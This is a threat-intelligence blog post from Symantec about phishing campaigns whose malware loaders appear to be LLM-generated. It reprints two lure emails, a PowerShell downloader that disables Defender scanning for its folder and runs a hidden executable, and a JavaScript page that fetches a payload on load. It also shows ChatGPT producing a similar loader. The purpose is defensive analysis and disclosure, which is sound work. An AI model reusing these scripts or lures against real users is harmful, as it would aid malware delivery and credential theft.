# Growing Number of Threats Leveraging AI

symantec-enterprise-blogs.security.com/threat-intelligence/malware-ai-llm

Nguyen Hoang GiangSenior Threat Analysis Engineer

Yi Helen ZhangThreat Analysis Engineer

Symantec has observed an increase in attacks that appear to leverage Large Language Models (LLMs) to generate malicious code used to download various payloads.


LLMs are a form of generative AI designed to understand and generate human-like text. They have a wide range of applications, from assisting in writing to automating customer service. However, like many powerful technologies, LLMs can also be abused.

Recent malware campaigns observed by Symantec involved phishing emails containing code used to download various payloads, including Rhadamanthys, NetSupport, CleanUpLoader (Broomstick, Oyster), ModiLoader (DBatLoader), LokiBot, and Dunihi (H-Worm). Analysis of the scripts used to deliver malware in these attacks suggests they were generated using LLMs.

## LLM Attack Chain Examples

The following example details a campaign targeting a wide range of sectors. The attacks involve phishing emails with attached .zip archives containing malicious .lnk files, which, once executed, trigger LLM-generated PowerShell scripts that lead to the deployment of malware.

The emails purport to relate to an urgent financing issue and contain a password-protected ZIP file, the password for which is also included in the email.



Wichtig: Aktualisierung zu Ihrem Finanzstatus #77728144– Dokument geschützt mit Passwort APR8 - Mess...
FILE
MESSAGE
Message

Mon 4/8/2024 8:03 PM

[redacted]

**Wichtig: Aktualisierung zu Ihrem Finanzstatus #77728144– Dokument geschützt mit Passwort APR8**

To

Bcc [redacted]

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

TCR188.zip (140 KB)

Finanzierungsproblemerklärung

Sehr geehrte Damen und Herren,

Wir möchten Sie über einen aktuellen Finanzierungsstand in Kenntnis setzen. Bitte beachten Sie, dass diese Informationen sehr wichtig sind und Ihre unmittelbare Aufmerksamkeit erfordern.

Um Ihre Daten zu schützen, haben wir die Datei mit dem Passwort **APR8** gesichert. Wir empfehlen, die Datei nach dem Herunterladen sicher aufzubewahren und das Passwort nicht weiterzugeben.

Bei Fragen oder wenn Sie weitere Informationen benötigen, zögern Sie bitte nicht, uns zu kontaktieren.


Mit freundlichen Grüßen,
[redacted]

© 2024 [redacted]. Alle Rechte vorbehalten.

[redacted] No Items

Figure 1. Phishing email with an attached password-protected ZIP file

The ZIP file contains an LNK file that, when executed, runs a PowerShell script (Figure 2) likely generated using an LLM. Functions and variables are nicely formatted with leading single-line comments that use highly accurate grammar to explain their usage.



```
function Get-TDir {
    $path = Join-Path -Path $Env:TEMP -ChildPath ([System.IO.Path]::GetRandomFileName())
    New-Item -ItemType Directory -Path $path
}

1 reference
function DL-File {
    param($url, $out)
    $wc = New-Object System.Net.WebClient
    $wc.DownloadFile($url, $out)
}

1 reference
function Unzip {
    param($zip, $dest)
    Add-Type -AssemblyName System.IO.Compression.FileSystem
    [System.IO.Compression.ZipFile]::ExtractToDirectory($zip, $dest)
}

1 reference
function Run-Exe {
    param($path)
    Start-Process -FilePath $path -WindowStyle Hidden
}

1 reference
function Add-WDExclusion {
    param($path)
    Add-MpPreference -ExclusionPath $path
}

# Main script logic starts here

# Creating a temporary directory
$td = Get-TDir

# Setting security protocol to TLS 1.2
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

# Defining the download URL and the local path for the zip file
$dlUrl = 'https://[redacted].com/application.zip'
$dlPath = Join-Path -Path $td -ChildPath 'download.zip'

# Downloading the zip file
DL-File -url $dlUrl -out $dlPath

# Unzipping the downloaded file
Unzip -zip $dlPath -dest $td

# Adding Windows Defender exclusion for the temporary directory
Add-WDExclusion -path $td

# Assuming the EXE is known and named 'application.exe' inside the zip
$exePath = Join-Path -Path $td -ChildPath 'application.exe'

# Running the extracted EXE file
Run-Exe -path $exePath
```

The presence of functions and comments suggest that it could indeed be generated by LLM

Figure 2. LLM-generated PowerShell script


The script can easily be produced automatically using an LLM. We were able to produce similar results during our research using ChatGPT and a series of simple prompts (Figure 3).

**ChatGPT**

Certainly! Below is a PowerShell script that downloads a zip file from a specified URL, extracts its contents, and executes an executable file (`application.exe`) contained within the zip file:

powershell Copy code

```powershell
# Function to download a file from URL
function Download-File {
    param(
        [string]$url,
        [string]$outputPath
    )
    $webClient = New-Object System.Net.WebClient
    $webClient.DownloadFile($url, $outputPath)
}

# Function to extract files from a zip archive
function Extract-Zip {
    param(
        [string]$zipPath,
        [string]$outputPath
    )
    Add-Type -AssemblyName System.IO.Compression.FileSystem
    [System.IO.Compression.ZipFile]::ExtractToDirectory($zipPath, $outputPath)
}

# Function to execute an executable file
function Execute-Exe {
    param(
        [string]$exePath
    )
    Start-Process -FilePath $exePath -WindowStyle Hidden
}

# Define the URL of the zip file to download
$zipUrl = 'https://example.com/application.zip'

# Define the path where the zip file will be saved
$zipFilePath = Join-Path -Path $Env:TEMP -ChildPath 'application.zip'

# Define the directory where the zip contents will be extracted
$outputDirectory = Join-Path -Path $Env:TEMP -ChildPath 'ExtractedContents'

# Download the zip file
Download-File -url $zipUrl -outputPath $zipFilePath

# Extract the contents of the zip file
Extract-Zip -zipPath $zipFilePath -outputPath $outputDirectory

# Assuming the executable file is named 'application.exe' inside the extracted d
$exePath = Join-Path -Path $outputDirectory -ChildPath 'application.exe'

# Execute the executable file
```



```
# Execute the executable file
Execute-Exe -exePath $exePath
```

Replace `'https://example.com/application.zip'` with the actual URL of the zip file you want to download. Also, ensure that the executable file inside the zip archive is correctly named and located as per the script.


Figure 3. PowerShell script produced using ChatGPT

Final payloads deployed in this campaign included the Rhadamanthys information-stealing malware and the CleanUpLoader backdoor (aka Broomstick, Oyster).

## LLM assist with phishing and payload delivery

The following example details the use of LLM-generated code to facilitate the phishing stage and the payload delivery stage of an attack. The following describes the attack chain events.

**1. Initial access:** User receives a human-crafted phishing email with an attachment, mimicking an HR notification.



[redacted] Payroll/Benefits Plan On 2024-05-10 - Message (HTML)

Sat 5/11/2024 1:12 AM

HR - [redacted]

[redacted] Payroll/Benefits Plan On 2024-05-10

To [redacted]


SecureMessageAtt.html (9 KB)

Disclaimer: This e-mail communication (including any attachments) contains information that is confidential and privileged. The information contained herein is intended only for the use of the addressee(s) named above. If you are not the intended recipient (or the agent responsible to deliver it to the intended recipient), you are hereby notified that any dissemination, distribution, use, or copying of this communication is strictly prohibited. If you have received this e-mail in error, please immediately reply to sender, delete the message and destroy all copies of it. [redacted]

[redacted] No Items

Figure 4. Phishing email mimicking HR notification

**2. Execution of LLM-generated script:** Opening the malicious attachment executes an HTML file with embedded JavaScript that is highly likely generated by an LLM. This script is designed to download and execute additional payloads, although the webpage displayed in this case is fairly simple and the HTML behind it is small and quick to load.




This page says

Document downloaded successfully!

Figure 5. Webpage displayed during attack

Analysis of the HTML file, which facilitates a crucial link of the attack chain, reveals the characteristic features of an LLM-generated file (Figure 6).



```
    <script>
        // Function to download a file from a base64 encoded URL
        function downloadFile() {
            // Base64 encoded URL of the file to download
            var base64FileUrl = "[redacted]";

            // Decode the base64 URL
            var fileUrl = atob(base64FileUrl);

            // Create an anchor element to trigger the download
            var link = document.createElement('a');
            link.href = fileUrl;
            link.download = ''; // Leave the filename empty to keep the original filename
            document.body.appendChild(link);

            // Trigger click event to download the file
            link.click();

            // Clean up
            document.body.removeChild(link);

            // Message indicating successful download with a 5-second delay
            setTimeout(function() {
                alert('Document downloaded successfully!');
            }, 3000);
        }

        // Call the function to download the file when the page loads
        window.onload = downloadFile;
    </script>
</head>
<body>
</body>
</html>
```

Figure 6. LLM-generated HTML file

The file itself can easily be produced automatically using an LLM, with little human effort required.

**3. Final payload download:** By the time the user sees the page shown in Figure 5, the next stage payload – a loader for the Dunihi (H-Worm) malware – would have already been downloaded if the user has not configured their browser to ask for download permission first.

Symantec also observed campaigns delivering the ModiLoader (DBatLoader) malware loader, the LokiBot information-stealing Trojan, and NetSupport remote access Trojan. The use of LLMs to generate HTML code used in these campaigns is also suspected.

## Conclusion

The potential for AI to revolutionize our world is undeniable; however, it is also revolutionizing cybercrime. AI tools such as LLMs lower the barrier to entry for many threat actors, while increasing the level of sophistication for others.

As we have shown, AI-powered tools have given threat actors not only the ability to quickly craft convincing and targeted phishing emails, but also to generate malicious code that would normally require considerable expertise, time, and resources.

It is worth highlighting that AI is only going to get better. While the benefits for society are sure to be great, malicious actors will also benefit, using it to launch more sophisticated and effective attacks faster and at a larger scale.

Symantec is at the forefront of cybersecurity, offering robust protection against the never-ending wave of new threats, including those recently observed, highly likely generated by LLMs. Our security solutions are equipped with advanced detection capabilities that block AI-based LLM-generated threats, with our threat hunting experts continuously monitoring the threat landscape, harvesting emerging threats, conducting detailed analysis, updating our automation models, and ensuring our customers are always protected.

## Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

## Indicators of Compromise

If an IOC is malicious and the file is available to us, Symantec Endpoint products will detect and block that file.

| IOC | Description |
|---|---|
| 0A90FADE657A0C0AC73D4E085E168AA8515994700A12612D1C20CB00ED15A0CA | PowerShell script |
| F5FC667D818A26FBB5C04657B131D86AF1746A349CEB9D6E441D24C8673393B2 | PowerShell script |
| FA0FEE451B2DD9C532189705177457D0982E1F27F11E3E2B0B31B9ECE654FF4C | PowerShell script |
| 9160A5F4DB292A50BAED109BFF1C94738418FB8E6D729D7FC4A7841DB06F8F3E | PowerShell script |
| C645FD15DDA1AA3D5554B847E1D243493EA22F81FAF3D1F883100A4B51438B27 | PowerShell script |
| 121E900D1EFC6D9E537471360848B333BFBBB7E08ECADB1D75897882CE2DCB20 | Rhadamanthys |
| 29F8B50F737FEEF9EC7439780DAEAD395BF2BF278A4540DDFFE64CA70AA9F462 | Rhadamanthys |

| **IOC** | **Description** |
|---|---|
| 4FB58687A364C3F6D6F7E0CA03654F9DEC0F8832A499D61D40B0D424DB1B1B14 | Rhadamanthys |
| 2AE6737D691BFF402FC50A29EDDCBE9FD0B0C18250776435F61CE70F3C9481CD | JavaScript |
| BC824A97E877EF38D5D14E0D51433F3890873B58B710C0E5D41A4638A1A3FAF4 | JavaScript |
| EB8A22036655F0EB19924868031D3CDD273630B167A5FEC72B3C98FE887CA9C6 | JavaScript |
| 30DD8CBBA98F2E4CBB8D8D85A7A9AC97B0157A77C83D9B8DEAB50C2225C0CB22 | LNK file |
| 948D0D1FABBD858C13C387737EF833BEB982141CFC2E2D0E26024918EB0AF479 | LNK file |
| C7D1DC81BB9CC86DD129AC414E8805DDDBFFF23D347E5F3349D5D59F4172F3BA | LNK file |
| A1739E001E0720341F14466231A21BD12A74485DAB59B0F4FDE7F931467CB4B2 | LNK file |
| F1CFC6E55777A62A1B269901793550CE8D0126D1035C5BEBF5C8145A83EF842B | LNK file |
| DC6C5B4ABB65C8E5169F96A65D0A225C91AD2A58E13ECABA5B3FF29D07A4660B | LNK file |
| 3A88FCB26F7A6BE68B65AB18D8358365E9A4FD7D4C0EF8FC581771CCFB746271 | Password-protected ZIP file |
| 44B3095A86F2091CCB9B52B9ECF995BC5B9E2294EB9E38D90E9FD743567F5F22 | Password-protected ZIP file |
| BA325F828378C1733044F3022D73D770E2A8E81AEB01605B13866DE7E722075D | Password-protected ZIP file |
| CAD698049830745BA6685B5D571DEF86FA77D046D2403A7C48ED8D0258314093 | Password-protected ZIP file |
| D38A62A73A9FE1ED0CE7F6902E52D90A056374123D6ECF4D5FF9A01008E922CB | Password-protected ZIP file |
| BF0B4C933B9EF188A9073D68D955ADD8CBE8398F3EC2E04CE285D45C8183C033 | Password-protected ZIP file |
| 4153F2CE9CD956B29A1D1F21669932596FD1564863F65782D1EEA4E06E8623F7 | ZIP file |
| 5077EEE9D9933E1DB4B311B893A8F3583CA9F0D9F6DB33938A67BF5054133AA8 | ZIP file |
| BAC7079571FA4FA2E3543FD4EDFB5144EC4FF9046065C7F11CB8C9552117D138 | ZIP file |
| C8032306AB5C5BF09C38BD05A2F41BB4DCE98A56DF0570C6A58F116127E0532D | ZIP file |
